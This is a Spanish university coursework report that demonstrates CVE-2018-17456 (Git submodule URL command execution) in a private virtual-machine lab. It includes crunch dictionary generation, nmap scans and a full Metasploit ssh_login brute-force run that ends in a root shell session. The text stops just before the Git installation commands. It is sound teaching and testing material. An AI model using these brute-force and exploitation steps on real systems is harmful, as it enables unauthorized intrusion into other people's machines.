



Universidad de Castilla-La Mancha / Escuela Superior de Ingeniería Informática de  
Ciudad Real

Grado en Ingeniería Informática

# Penetration Testing

Vulnerabilidad CVE-2018-17456

Trabajo de Seguridad en Sistemas Informáticos

Alberto García Márquez  
Noelia Toledano Campos

Fecha: 11/12/2020

# ÍNDICE

1. INTRODUCCIÓN
2. REQUISITOS Y ESCENARIO
3. DEMOSTRACIÓN
  - 3.1. ATAQUE POR FUERZA BRUTA SSH
  - 3.2. USO DEL MÓDULO DE CVE-2018-17456
4. PROPUESTA DE SOLUCIÓN
5. VIDEO DE DEMOSTRACIÓN
6. BIBLIOGRAFÍA

# 1. INTRODUCCIÓN

En este trabajo hemos tenido que escoger una vulnerabilidad y llevar a cabo un ataque, el cual penetrará en un sistema a través de la vulnerabilidad escogida. Para ello, investigamos varias bases de datos de vulnerabilidades, en concreto en la página Rapid7 [\[1\]](#) , y escogimos la vulnerabilidad CVE-2018-17456 [\[2\]](#), ya que es una vulnerabilidad reciente, con una clasificación alta del 7.5 y además dispone de un módulo que se encuentra disponible en Metasploit.

Esta vulnerabilidad afecta a las versiones de Git 2.14.5, 2.15.3, 2.16.5, 2.17.2, 2.18.1 y 2.19.1 [\[3\]](#) y anteriores, en nuestro caso hemos escogido la versión 2.14.5. Primero se pasa una URL de submódulo que comienza con un guion, por ejemplo, "-u./payload" como argumento para git clone, para posteriormente ejecutar el archivo "payload" dentro del repositorio que nos permite tener acceso a la víctima.

Este módulo crea un repositorio git falso que contiene un submódulo que contiene la vulnerabilidad. La vulnerabilidad se activa cuando se inicializan los submódulos (por ejemplo, git clone --recurse-submodules URL)

Se realizará una descripción de los requisitos necesarios para poner en marcha esta vulnerabilidad, así como la descripción del escenario utilizado.

Posteriormente se explicará paso a paso cómo llevar a cabo la prueba del módulo, que para poder ejecutar git clone de nuestro git falso, previamente debemos acceder a la máquina víctima a través de ssh mediante un ataque de fuerza bruta.

Finalmente propondremos una solución a esta vulnerabilidad y además incluiremos un enlace a un vídeo de demostración.

## 2. REQUISITOS Y ESCENARIO

Necesitaremos en primer lugar nuestra máquina virtual Kali Linux, que la utilizaremos como máquina atacante y la máquina virtual con el sistema operativo Redhat 7.5.0 ya que es uno de los sistemas operativos que nos permite la demostración de esta vulnerabilidad. Para ello tuvimos que registrarnos en la página oficial de RedHat [\[4\]](#), descargárnosla y configurarla en la máquina virtual para incluirla en nuestra red Nat. Finalmente, se le asignó la ip 10.0.2.10 a la máquina Kali Linux y la ip 10.0.2.12 a la máquina RedHat.

En un caso real, nuestras dos máquinas deberían de estar en la misma red, por ejemplo, haciendo pública una red wifi, podríamos conseguir que un dispositivo se conecte a nuestra red. Podríamos atacar a la víctima si tiene alguno de los sistemas operativos vulnerables para nuestro caso, incluidos en esta lista [3] :


#	Product Type	Vendor	Product	Version	Update	Edition	Language	
1	OS	<a href="#">Canonical</a>	<a href="#">Ubuntu Linux</a>	14.04		~ ts~		<a href="#">Version Details</a> <a href="#">Vulnerabilities</a>
2	OS	<a href="#">Canonical</a>	<a href="#">Ubuntu Linux</a>	16.04		~ ts~		<a href="#">Version Details</a> <a href="#">Vulnerabilities</a>
3	OS	<a href="#">Canonical</a>	<a href="#">Ubuntu Linux</a>	18.04		~ ts~		<a href="#">Version Details</a> <a href="#">Vulnerabilities</a>
4	OS	<a href="#">Debian</a>	<a href="#">Debian Linux</a>	9.0				<a href="#">Version Details</a> <a href="#">Vulnerabilities</a>
5	Application	<a href="#">Git-scm</a>	<a href="#">GIT</a>	2.14.0	RC0			<a href="#">Version Details</a> <a href="#">Vulnerabilities</a>
6	Application	<a href="#">Git-scm</a>	<a href="#">GIT</a>	2.14.0	RC1			<a href="#">Version Details</a> <a href="#">Vulnerabilities</a>
7	Application	<a href="#">Git-scm</a>	<a href="#">GIT</a>	2.14.0				<a href="#">Version Details</a> <a href="#">Vulnerabilities</a>
8	Application	<a href="#">Git-scm</a>	<a href="#">GIT</a>	2.14.1				<a href="#">Version Details</a> <a href="#">Vulnerabilities</a>
9	Application	<a href="#">Git-scm</a>	<a href="#">GIT</a>	2.14.2				<a href="#">Version Details</a> <a href="#">Vulnerabilities</a>
10	Application	<a href="#">Git-scm</a>	<a href="#">GIT</a>	2.15.0	RC0			<a href="#">Version Details</a> <a href="#">Vulnerabilities</a>
11	Application	<a href="#">Git-scm</a>	<a href="#">GIT</a>	2.15.0	RC1			<a href="#">Version Details</a> <a href="#">Vulnerabilities</a>
12	Application	<a href="#">Git-scm</a>	<a href="#">GIT</a>	2.15.0				<a href="#">Version Details</a> <a href="#">Vulnerabilities</a>
13	Application	<a href="#">Redhat</a>	<a href="#">Ansible Tower</a>	3.3				<a href="#">Version Details</a> <a href="#">Vulnerabilities</a>
14	OS	<a href="#">Redhat</a>	<a href="#">Enterprise Linux</a>	6.0				<a href="#">Version Details</a> <a href="#">Vulnerabilities</a>
15	OS	<a href="#">Redhat</a>	<a href="#">Enterprise Linux</a>	6.7				<a href="#">Version Details</a> <a href="#">Vulnerabilities</a>
16	OS	<a href="#">Redhat</a>	<a href="#">Enterprise Linux</a>	7.0				<a href="#">Version Details</a> <a href="#">Vulnerabilities</a>
17	OS	<a href="#">Redhat</a>	<a href="#">Enterprise Linux</a>	7.3				<a href="#">Version Details</a> <a href="#">Vulnerabilities</a>
18	OS	<a href="#">Redhat</a>	<a href="#">Enterprise Linux</a>	7.4				<a href="#">Version Details</a> <a href="#">Vulnerabilities</a>
19	OS	<a href="#">Redhat</a>	<a href="#">Enterprise Linux</a>	7.5				<a href="#">Version Details</a> <a href="#">Vulnerabilities</a>
20	OS	<a href="#">Redhat</a>	<a href="#">Enterprise Linux</a>	7.6				<a href="#">Version Details</a> <a href="#">Vulnerabilities</a>
21	OS	<a href="#">Redhat</a>	<a href="#">Enterprise Linux Desktop</a>	7.0				<a href="#">Version Details</a> <a href="#">Vulnerabilities</a>
22	OS	<a href="#">Redhat</a>	<a href="#">Enterprise Linux Server</a>	7.0				<a href="#">Version Details</a> <a href="#">Vulnerabilities</a>
23	OS	<a href="#">Redhat</a>	<a href="#">Enterprise Linux Server Aus</a>	7.6				<a href="#">Version Details</a> <a href="#">Vulnerabilities</a>
24	OS	<a href="#">Redhat</a>	<a href="#">Enterprise Linux Server Eus</a>	7.6				<a href="#">Version Details</a> <a href="#">Vulnerabilities</a>
25	OS	<a href="#">Redhat</a>	<a href="#">Enterprise Linux Server Tus</a>	7.6				<a href="#">Version Details</a> <a href="#">Vulnerabilities</a>
26	OS	<a href="#">Redhat</a>	<a href="#">Enterprise Linux Workstation</a>	7.0				<a href="#">Version Details</a> <a href="#">Vulnerabilities</a>

Para ello necesitaremos en primer lugar tener un puerto por el que poder realizar una conexión, en nuestro caso una conexión ssh por el puerto 22, eso se podrá conseguir a través de Metaexploit, con un exploit llamado ssh\_login, que conseguirá a través de un diccionario, averiguar la contraseña root del sistema, realizando finalmente la conexión abriendo una session.



Con esto conseguiremos instalar en la máquina víctima el git [\[5\]](#) con una de las siguientes versiones: Versiones de Git 2.14.5, 2.15.3, 2.16.5, 2.17.2, 2.18.1 y 2.19.1 y anteriores, que a continuación nos permitirá hacer la clonación del git ficticio, para ello, tendremos que abrir otra terminal de Metaexploit y hacer uso del módulo exploit llamado git\_submodule\_url\_exec, para que nos proporcione la URL del git ficticio.

Con la URL que nos proporciona nuestra máquina Kali Linux, realizamos la clonación con la máquina víctima, ya que disponemos de la conexión ssh. En ese momento se abre una conexión TCP entre las dos máquinas a través del puerto 4444, y ejecutamos el ejecutable que se nos crea, en ese momento ya podemos abrir una sesión con nuestra máquina víctima, accediendo a ella, demostrando así la vulnerabilidad.



## 3. DEMOSTRACIÓN


Para esta probar esta vulnerabilidad hemos de llevar a cabo unos pasos previos, descritos en apartado anterior. Aquí pondremos mas detalladamente como se realizarían dichos pasos.

Primero explicaremos como se lleva a cabo el ataque por fuerza bruta para crear una conexión ssh, para poder instalar todas las dependencias necesarias, para posteriormente ejecutar el módulo de la vulnerabilidad.

### 3.1. ATAQUE POR FUERZA BRUTA SSH

El primer paso será generar un diccionario para probar todas las posibles contraseñas, ya que en esto se basa un ataque por fuerza bruta. En nuestro caso hemos usado un programa instalado en Kali llamado Crunch [\[6\]](#) para crear el diccionario llamado pass.txt, que contendría todas las combinaciones posibles de letras minúsculas y números, con una longitud mínima de 4 caracteres y una longitud máxima de 8 caracteres. Se usaría el siguiente comando:

~ `crunch 4 8 loweralphanumeric -o pass.txt`



El siguiente paso sería comprobar que la víctima se encuentra en nuestra red con el comando:

```
~ sudo nmap -sn 10.0.2.0/24
```


Este comando nos mostrará todas las IPs activas de nuestra red. Después habría que comprobar los puertos abiertos de cada máquina para poder acceder a ella, para ello se usaría este comando con una IP concreta, en nuestro caso la 10.0.2.12:

```
~ sudo nmap -sT -sV -O 10.0.2.12 -v -p1-5000
```

Tras comprobar que la ip 10.0.2.12, nuestra máquina RedHat, tiene el puerto 22 abierto, decidimos realizar un ataque con fuerza bruta por el puerto 22, mediante un exploit llamado `ssh_login`, el cual intentará conectarse mediante una conexión ssh con ayuda de un diccionario que intentará averiguar la contraseña del root a base de probar todas las palabras del diccionario. Esto puede llevar muchas horas e incluso días, por lo que decidimos poner una contraseña que se encontrara fácil y rápido en nuestro diccionario, así que optamos por la contraseña: **lloi**


Para iniciarlo utilizamos el comando en metasploit:

```
~ use auxiliary/scanner/ssh/ssh_login
```



Configuramos el exploit con los parámetros necesarios:

- set RHOSTS 10.0.2.12: Para indicar la IP objetivo.
- set STOP\_ON\_SUCCESS true: Para que pare de buscar la contraseña una vez la encuentre.
- set USERNAME root: Para indicar que usuario queremos usar. Nosotros usamos root ya que este usuario existe en todas la maquinas.
- set PASS\_FILE pass.txt: Para indicar que diccionario queremos usar.
- set verbose true: Para que nos muestre por pantalla todos los intentos que hacen.




The screenshot shows a Kali Linux virtual machine window titled "Kali-Linux-2020.3-vbox-amd64 [Corriendo] - Oracle VM VirtualBox". The terminal window is titled "Shell No.1" and displays the help text for the "msf5 auxiliary/scanner/ssh\_login" exploit. The help text lists various options and their default values. Below the help text, the user sets the following options:

```
msf5 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 10.0.2.12
RHOSTS => 10.0.2.12
msf5 auxiliary(scanner/ssh/ssh_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf5 auxiliary(scanner/ssh/ssh_login) > set USERNAME root
USERNAME => root
msf5 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE pass.txt
PASS_FILE => pass.txt
msf5 auxiliary(scanner/ssh/ssh_login) > set verbose true
verbose => true
msf5 auxiliary(scanner/ssh/ssh_login) >
```



A continuación, ejecutamos el exploit con el comando run:




```
msf5 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 10.0.2.12
RHOSTS => 10.0.2.12
msf5 auxiliary(scanner/ssh/ssh_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf5 auxiliary(scanner/ssh/ssh_login) > set USERNAME root
USERNAME => root
msf5 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE pass.txt
PASS_FILE => pass.txt
msf5 auxiliary(scanner/ssh/ssh_login) > set verbose true
verbose => true
msf5 auxiliary(scanner/ssh/ssh_login) > Interrupt: use the 'exit' command to quit
msf5 auxiliary(scanner/ssh/ssh_login) > run

[-] 10.0.2.12:22 - Failed: 'root:llll'
[-] 10.0.2.12:22 - Failed: 'root:lllo'
[-] 10.0.2.12:22 - Failed: 'root:lllw'
[-] 10.0.2.12:22 - Failed: 'root:llle'
[-] 10.0.2.12:22 - Failed: 'root:lllr'
[-] 10.0.2.12:22 - Failed: 'root:llla'
[-] 10.0.2.12:22 - Failed: 'root:lllp'
[-] 10.0.2.12:22 - Failed: 'root:lllh'
[-] 10.0.2.12:22 - Failed: 'root:llln'
[-] 10.0.2.12:22 - Failed: 'root:lllu'
[-] 10.0.2.12:22 - Failed: 'root:lllm'
[-] 10.0.2.12:22 - Failed: 'root:llli'
[-] 10.0.2.12:22 - Failed: 'root:lllc'
[-] 10.0.2.12:22 - Failed: 'root:llol'
[-] 10.0.2.12:22 - Failed: 'root:lloo'
[-] 10.0.2.12:22 - Failed: 'root:llow'
[-] 10.0.2.12:22 - Failed: 'root:lloe'
[-] 10.0.2.12:22 - Failed: 'root:llor'
[-] 10.0.2.12:22 - Failed: 'root:lloa'
[-] 10.0.2.12:22 - Failed: 'root:llop'
[-] 10.0.2.12:22 - Failed: 'root:lloh'
[-] 10.0.2.12:22 - Failed: 'root:llon'
[-] 10.0.2.12:22 - Failed: 'root:llou'
[-] 10.0.2.12:22 - Failed: 'root:llom'
[+] 10.0.2.12:22 - Success: 'root:llloi' 'uid=0(root) gid=0(root) grupos=0(root) contexto=unconfined_u:unconfined_r:unconfined_t:s0-c0.c1023
Linux localhost.localdomain 3.10.0-862.el7.x86_64 #1 SMP Wed Mar 21 18:14:51 EDT 2018 x86_64 x86_64 x86_64 GNU/Linux '
[*] Command shell session 1 opened (10.0.2.10:36251 -> 10.0.2.12:22) at 2020-12-10 15:01:51 -0500
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/ssh/ssh_login) >
```

Finalmente encuentra la contraseña y abre una conexión ssh a la víctima por lo que a continuación, ya podemos instalar el git con la versión adecuada a nuestra vulnerabilidad, pero antes debemos abrir la sesión del metasploit.

Con el comando sessions vemos todas las sesiones a las que nos podemos conectar, en nuestro caso, es la sesión 1. Por lo tanto, ponemos el comando sessions 1



```
Kali-Linux-2020.3-vbox-amd64 [Corriendo] - Oracle VM VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
Shell No. 1
03:08 PM

File Actions Edit View Help

[*] 10.0.2.12:22 - Failed: 'root:llom'
[*] 10.0.2.12:22 - Success: 'root:llloi' 'uid=0(root) gid=0(root) grupos=0(root) contexto=unconfined_u:unconfined_r:unconfined_t:s0:c0.c1023
Linux localhost.localdomain 3.10.0-862.el7.x86_64 #1 SMP Wed Mar 21 18:14:51 EDT 2018 x86_64 x86_64 x86_64 GNU/Linux '
[*] Command shell session 1 opened (10.0.2.10:36251 -> 10.0.2.12:22) at 2020-12-10 15:01:51 -0500
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/ssh/ssh_login) > sessions

Active sessions

  Id  Name  Type  Information  Connection
  --  --
  1    shell linux  SSH root:llloi (10.0.2.12:22)  10.0.2.10:36251 -> 10.0.2.12:22 (10.0.2.12)

msf5 auxiliary(scanner/ssh/ssh_login) > sessions 1
[*] Starting interaction with 1...

ls
anaconda-ks.cfg
initial-setup-ks.cfg
cd ..
ls
bin
boot
dev
etc
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
```

Por último, como ya estamos en la víctima, podemos descargar e instalar el git 2.14.5, que sería una de las versiones vulnerables para nuestro caso.

Comandos instalación git [7] :

